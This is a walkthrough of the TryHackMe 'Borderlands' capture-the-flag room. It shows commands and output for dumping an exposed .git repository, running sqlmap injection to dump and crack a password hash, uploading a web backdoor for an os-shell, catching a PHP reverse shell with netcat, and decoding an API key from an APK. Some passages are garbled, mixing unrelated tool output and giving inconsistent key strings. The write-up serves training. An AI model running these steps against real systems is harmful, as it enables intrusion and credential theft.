

# Borderlands


---

## Borderlands

---

<https://tryhackme.com/room/borderlands>

```
rustscan -a 10.10.38.213 -- -sC -sV -A | tee scan.txt
```



```

PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 621006311e9ee46f03c52ca4571ea708 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCEeSp0GxCXkkPNMZ3rcRyMTh1a7f+CYX1P+bRIyPvTPyuzwRL4X7oY7N2hQyRB6TKoIG/el3kbvP3XE21FFTDWzEdoaisvKggSq28eg+G+s3k5aVA+7qzs1NEclcsz1mXNwtE7rsDtonkSF4c0gr/quorZwOL4HEgM8KP7pOJ3mytVSRs3iSeybPDIFMRW+lsm4VRfqDepg1opxYnIcf99bG8la1b3Zo8mDms5hjzngkDw3IkSNIyaLXD+dgCQmbOWtRYo04066CJX3uzHuQV/kk+hkK/0EpQN813S1JMAk4FqXJpKJ8j2vt
|_ 256 98bb5e50056732f8bf412c0c342a22fc (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBE/K6XDr456IyFr0qxN/fmqU0R73ld/kbOG6o459rwQr7Cv59g0Ln6+n6EzLilhoRZxzHGqdIkeJoTC4MtbKTyY=
|_ 256 b3dff11b779927ce16996c0e5d510b6a (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDite00SfHF0/sTg8Usj9N4PvBbcreePGEGNi3ZoGuJb
80/tcp    open  http      syn-ack nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-git:
|_ 10.10.38.213:80/.git/
|_ Git repository found!
|_ .git/config matched patterns 'user'
|_ Repository description: Unnamed repository; edit this file 'description' to name the ...
|_ Last commit message: added mobile apk for beta testing.
|_ http-methods:
|_ Supported Methods: GET HEAD POST
|_ http-title: Context Information Security - HackBack 2
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Only 2 ports, but on http is git!!!

On http I found login possibility and download "mobile app file"

10.10.38.213

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# context

News: We are looking for Android BETA testers for the new Mobile App Prototype, please download from [here](#)

Welcome to our site. Please bear with us whilst we get everything up and running.

Below you will find a list of documents that are available to download

- [Context Red Teaming Guide.pdf](#)
- [Context White Paper Pen Test 101.pdf](#)
- [CTX WSUSpect White Paper.pdf](#)
- [Demystifying the Exploit Kit - Context White Paper.pdf](#)
- [Glibc Adventures The Forgotten Chunks.pdf](#)

login below to edit documents

username:

password:

```
python3 git_dumper.py http://10.10.38.213/.git dump
```

```

(kali㉿kali)-[~/THM/bother]
$ python3 git_dumper.py http://10.10.38.213/.git dump
[-] Testing http://10.10.38.213/.git/HEAD [200]
[-] Testing http://10.10.38.213/.git/ [403]
[-] Fetching common files
[-] Fetching http://10.10.38.213/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.10.38.213/.git/description [200]
[-] Fetching http://10.10.38.213/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://10.10.38.213/.gitignore [404]
[-] http://10.10.38.213/.gitignore responded with status code 404
[-] Fetching http://10.10.38.213/.git/hooks/commit-msg.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/post-commit.sample [404]
[-] http://10.10.38.213/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://10.10.38.213/.git/hooks/post-update.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/post-receive.sample [404]
[-] http://10.10.38.213/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://10.10.38.213/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/pre-commit.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/pre-receive.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/pre-push.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://10.10.38.213/.git/hooks/update.sample [200]
[-] Fetching http://10.10.38.213/.git/info/exclude [200]
[-] Fetching http://10.10.38.213/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://10.10.38.213/.git/index [200]
[-] Fetching http://10.10.38.213/.git/objects/info/packs [404]
[-] http://10.10.38.213/.git/objects/info/packs responded with status code 404
[-] Finding refs/
[-] Fetching http://10.10.38.213/.git/FETCH_HEAD [404]
[-] http://10.10.38.213/.git/FETCH_HEAD responded with status code 404
[-] Fetching http://10.10.38.213/.git/ORIG_HEAD [404]
[-] http://10.10.38.213/.git/ORIG_HEAD responded with status code 404
[-] Fetching http://10.10.38.213/.git/config [200]
[-] Fetching http://10.10.38.213/.git/HEAD [200]

```

```
./GitTools/Extractor/extractor.sh dump extract
```

```

(kali㉿kali)-[~/THM/bother]
$ ./GitTools/Extractor/extractor.sh dump extract
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[+] Found commit: fee5595bb2ba1d1ab005ec3de98367fe5d021e9f
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/CTX_WSUSpect_White_Paper.pdf
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/Context_Red_Teaming_Guide.pdf
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/Context_White_Paper_Pen_Test_101.pdf
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/Demystifying_the_Exploit_Kit_-_Context_White_Paper.pdf
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/Glibc_Adventures-The_Forgotten_Chunks.pdf
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/api.php
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/functions.php
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/home.php
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/index.php
[+] Found file: /home/kali/THM/bother/extract/0-fee5595bb2ba1d1ab005ec3de98367fe5d021e9f/info.php
[+] Found commit: 6db3cf70b469de942f2f529166088cdfb5f764
[+] Found file: /home/kali/THM/bother/extract/1-6db3cf70b469de942f2f529166088cdfb5f764/CTX_WSUSpect_White_Paper.pdf
[+] Found file: /home/kali/THM/bother/extract/1-6db3cf70b469de942f2f529166088cdfb5f764/Context_Red_Teaming_Guide.pdf
[+] Found file: /home/kali/THM/bother/extract/1-6db3cf70b469de942f2f529166088cdfb5f764/Context_White_Paper_Pen_Test_101.pdf
[+] Found file: /home/kali/THM/bother/extract/1-6db3cf70b469de942f2f529166088cdfb5f764/Demystifying_the_Exploit_Kit_-_Context_White_Paper.pdf
[+] Found file: /home/kali/THM/bother/extract/1-6db3cf70b469de942f2f529166088cdfb5f764/Glibc_Adventures-The_Forgotten_Chunks.pdf

```

```
cd dump | git log
```

```

(kali㉿kali)-[~/THM/bother]
$ cd dump
(kali㉿kali)-[~/THM/bother/dump]
$ git lot
git: 'lot' is not a git command. See 'git --help'.

The most similar command is
log
(kali㉿kali)-[~/THM/bother/dump]
$ git log
commit 6db3cf70b469de942f2f529166088cdfb5f764 (HEAD -> master)
Author: Context Information Security <recruitment@contextis.com>
Date: Tue Sep 10 14:44:31 2019 +0100

    added mobile apk for beta testing.

commit fee5595bb2ba1d1ab005ec3de98367fe5d021e9f
Author: Context Information Security <recruitment@contextis.com>
Date: Tue Sep 10 14:43:26 2019 +0100

    added white paper pdf's

commit 04f1f411857cc972ae8ed5efcffa298f5f6168fb
Author: Context Information Security <recruitment@contextis.com>
Date: Tue Sep 10 14:42:12 2019 +0100

    added theme

commit b2f776a52fe81a731c6c0fa896e7f9548aafceab
Author: Context Information Security <recruitment@contextis.com>
Date: Tue Sep 10 14:41:00 2019 +0100

    removed sensitive data

```

In file api.php(3... directory) I found following pattern: "GIT\*"

```
cat 3-79c9539b6566b06d6dec2755fdf58f5f9ec8822f/api.php
```

```

(kali㉿kali)-[~/THM/bother/extract]
$ cat 3-79c9539b6566b06d6dec2755fdf58f5f9ec8822f/api.php
<?php

require_once("functions.php");

if (!isset($_GET['apikey']) || ((substr($_GET['apikey'], 0, 20) == "WEBLhvOJAH8d50Z4y5G5") && substr($_GET['apikey'], 0, 20) == "ANDVOWLDLAS5Q80QZ2tu" && substr($_GET['apikey'], 0, 20) != "GITfI80llzs4TxqMwtCoti7Zpf0HC"))
{
    die("Invalid API key");
}

```

Analyzing api.php code I try to see response documentid

<http://10.10.38.213/api.php?apikey=WEBLhvOJAH8d50Z4y5G5&documentid=1>

```

$ cat 3-79c9539b6566b06d6dec2755fdf58f5f9ec8822f/api.php
<?php

require_once("functions.php");

if (!isset($_GET['apikey']) || ((substr($_GET['apikey'], 0, 20) == "WEBLhvOJAH8d50Z4y5G5") && substr($_GET['apikey'], 0, 20) == "ANDVOWLDLAS5Q80QZ2tu" && substr($_GET['apikey'], 0, 20) != "GITfI80llzs4TxqMwtCoti7Zpf0HC"))
{
    die("Invalid API key");
}

if (!isset($_GET['documentid']))
{
    die("Invalid document ID");
}

/*
if (!isset($_GET['newname']) || $_GET['newname'] == "")
{
    die("invalid document name");
}
*/


$conn = setup_db_connection();

//UpdateDocumentName($conn, $_GET['documentid'], $_GET['newname']);

$docDetails = GetDocumentDetails($conn, $_GET['documentid']);
if ($docDetails == null)
{
    //print_r($docDetails);
    echo ("Document ID: ".$docDetails['documentid']."<br />");
    echo ("Document Name: ".$docDetails['documentname']."<br />");
    echo ("Document Location: ".$docDetails['location']."<br />");
}
?>

```


And I found SQLi vulnerability



Document ID: 1

Document Name: Context\_Red\_Teaming\_Guide.pdf

Document Location: Context\_Red\_Teaming\_Guide.pdf



I know this is mysql

```
sqlmap -u 'http://10.10.38.213/api.php?apikey=WEBLhvOJAH8d50Z4y5G5&documentid=1*' --  
risk 2 --level 5 --batch --threads 10 --dbs
```

```
[15:33:52] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.14.0  
back-end DBMS: MySQL >= 5.6  
[15:33:52] [INFO] fetching database names  
available databases [5]:  
[*] information_schema  
[*] myfirstwebsite  
[*] mysql  
[*] performance_schema  
[*] sys  
[15:33:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.38.213'
```

```
sqlmap -u 'http://10.10.38.213/api.php?apikey=WEBLhvOJAH8d50Z4y5G5&documentid=1*' --  
risk 2 --level 5 --batch --threads 10 --dbs -D myfirstwebsite --dump
```

I found 1 username with password

```
[15:36:04] [INFO] fetching tables for database: 'myfirstwebsite'  
[15:36:04] [INFO] fetching columns for table 'users' in database 'myfirstwebsite'  
[15:36:04] [INFO] fetching entries for table 'users' in database 'myfirstwebsite'  
Database: myfirstwebsite  
Table: users  
[1 entry]  
+-----+-----+-----+  
| userid | password | username |  
+-----+-----+-----+  
| 1 | $2y$10$WeyIzGcD7TVwZ7y7d3UC05eEssZShTQzBU2yIebvvQQw1y676zVW | billg |  
+-----+-----+-----+  
[15:36:04] [INFO] table 'myfirstwebsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.38.213/dump/myfirstwebsite.users.csv'  
[15:36:04] [INFO] fetching columns for table 'documents' in database 'myfirstwebsite'  
[15:36:04] [INFO] fetching entries for table 'documents' in database 'myfirstwebsite'  
Database: myfirstwebsite  
Table: documents  
[5 entries]  
+-----+-----+-----+  
| documentid | location | documentname |  
+-----+-----+-----+  
| 1 | Context_Red_Teaming_Guide.pdf | Context_Red_Teaming_Guide.pdf |  
| 2 | Context_White_Paper_Pen_Test_101.pdf | Context_White_Paper_Pen_Test_101.pdf |  
| 3 | CTX_WSUSpect_White_Paper.pdf | CTX_WSUSpect_White_Paper.pdf |  
| 4 | Demystifying_the_Exploit_Kit_-_Context_White_Paper.pdf | Demystifying_the_Exploit_Kit_-_Context_White_Paper.pdf |  
| 5 | Glibc_Adventures-The_Forgotten_Chunks.pdf | Glibc_Adventures-The_Forgotten_Chunks.pdf |  
+-----+-----+-----+  
[15:36:04] [INFO] table 'myfirstwebsite.documents' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.38.213/dump/myfirstwebsite.documents.csv'  
[15:36:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.38.213'
```

crack the password




```
(kali㉿kali)-[~/THM/bother]
$ nano hash.txt

(kali㉿kali)-[~/THM/bother]
$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
potato          (?)
1g 0:00:00:10 DONE (2023-10-11 15:38) 0.09442g/s 280.4p/s 280.4c/s 280.4C/s captain..darryl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/THM/bother]
$
```

Log in on main page



Click on a link below to view the document properties

- [Context Red Teaming Guide.pdf](#)
- [Context White Paper Pen Test 101.pdf](#)
- [CTX WSUSpect White Paper.pdf](#)
- [Demystifying the Exploit Kit - Context White Paper.pdf](#)
- [Glibc Adventures-The Forgotten Chunks.pdf](#)

Here only files what I saw before

But I can run os-shell

```
sqlmap -u 'http://10.10.38.213/api.php?apikey=WEBLhvOJAH8d50Z4y5G5&documentid=1*' --
risk 2 --level 5 --batch --threads 10 --os-shell
```


Here I saw a backdor and file stager))

```
> 1
[15:44:08] [WARNING] unable to automatically parse any web server path
[15:44:08] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[15:44:08] [WARNING] potential permission problems detected ('Permission denied')
[15:44:08] [WARNING] unable to upload the file stager on '/var/www/'
[15:44:08] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[15:44:09] [WARNING] expect junk characters inside the file as a leftover from UNION query
[15:44:09] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges
[15:44:09] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[15:44:09] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://10.10.38.213:80/tmpuupjt.php
[15:44:09] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://10.10.38.213:80/tmpbwsoh.php
[15:44:09] [INFO] calling OS snell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

I upload a php revshell from <https://www.revshells.com/>

```
nc -lnvp 1337
```

and run file from URL



I know that the flag is in /var/www

**+50** What is the flag in the /var/www directory of the web app host? {FLAG:Webapp:XXX}

```
cd www
www-data@app:~$ ls
ls
flag.txt  html
www-data@app:~$ cat flag.txt
cat flag.txt
{FLAG:Webapp:48a5f4bfef44c8e9b34b926051ad35a6}
www-data@app:~$
```

I found here WEB API key also

```
grep -iR WEB
Binary file html/CTX_WSUSpect_White_Paper.pdf matches
Binary file html/mobile-app-prototype.apk matches
Binary file html/Demystifying_the_Exploit_Kit_-_Context_White_Paper.pdf matches
html/functions.php: $db_name = "myfirstwebsite";
html/api.php:if (!isset($_GET['apikey']) || ((substr($_GET['apikey'], 0, 20) == "WEBLhv0JAH8d50Z4y5G5") && substr($_GET['apikey'], 0, 20) == "GITtFi80llzs4TxqMWtC"))
html/home.php: echo ('<li><a href="api.php?documentid='.$documentid.'&apikey=WEBLhv0JAH8d50Z4y5G5g4McG1GMGD">'.$documentid.'
Binary file html/.git/objects/15/6f4e78a91e169db2e04b65767fc732b1ce2a7a matches
Binary file html/.git/objects/2a/bf4c29f7ae182fa75ba9914fcd47c6614a9b29 matches
flag.txt:{FLAG:Webapp:48a5f4bfef44c8e9b34b926051ad35a6}
www-data@app:~$
```

To find API key (AND pattern) I try to enumerate file from http:

```
apktool d mobile-app-prototype.apk
```

But I found encrypted key

```

(kali@kali)-[~/THM/bother] DBMS is MySQL
$ apktool d mobile-app-prototype.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on mobile-app-prototype.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package... does the web server support?
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: try to provoke the full path disclosure? [Y/n] Y
I: I am able to automatically retrieve the web server document root
(kali@kali)-[~/THM/bother] stable directory?
$ ls
common(location(s) (/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/d
dump extract GitTools hash.txt mobile-app-prototype mobile-app-prototype.apk scan.txt shell.php
(2) custom(location(s)
(kali@kali)-[~/THM/bother]
$ cd mobile-app-prototype
> 1
(kali@kali)-[~/THM/bother/mobile-app-prototype] any web server path
$ ls
AndroidManifest.xml apktool.yml original res smali
I: I am able to upload the file staged on "/var/www/" via LIMIT "LINES TERMINATED BY" method
I: I am able to upload the file staged on "/var/www/"
(kali@kali)-[~/THM/bother/mobile-app-prototype] on "/var/www/" via UNION method
$ grep -iR api_key
smali/com/example/ctf1/R$string.smali::field public static final encrypted_api_key:I = 0x7f0b0028;
res/values/public.xml: <public type="string" name="encrypted_api_key" id="0x7f0b0028" />
res/values/strings.xml: <string name="encrypted_api_key">CBQOSTEFZNL5U8LJB2hhBTDvQi2zQo</string>
(kali@kali)-[~/THM/bother/mobile-app-prototype] or 'n' and press ENTER
$

```

I had normal key before but too short

```

$ cat api.php
?php
require_once("functions.php");
if (!isset($_GET['apikey']) || ((substr($_GET['apikey'], 0, 20) == "WEBLhv0JAH8d50Z4y5G5") && substr($_GET['apikey'], 0, 20) == "ANDVOWLDLAS5Q80QZ2tu" && substr($_GET['apikey'], 0, 20) == "GITtF180llzs4TxqMwC")) {
    die("Invalid API key!");
}

```

This is encoded by vigenere cypher:

Also, other alphabets than the English alphabet can be used in a similar way to construct a tabula recta.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Tabula Recta

I try to show how to find key (3 letters from begin)



the end. This continues for the entire square.

A 1 3 than the English alphabet 2 used in a similar way to construct a tabula recta.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q

here is API key

Vigenère Decode

Key

context

CBQOSTEFZNL5U8LJB2hhBTDvQi2zQo

abc 30

1

Output

ANDVOWLDLAS5Q8OQZ2tuIPGcOu2mXk

Next stage download chisel to target machine

```
ip route
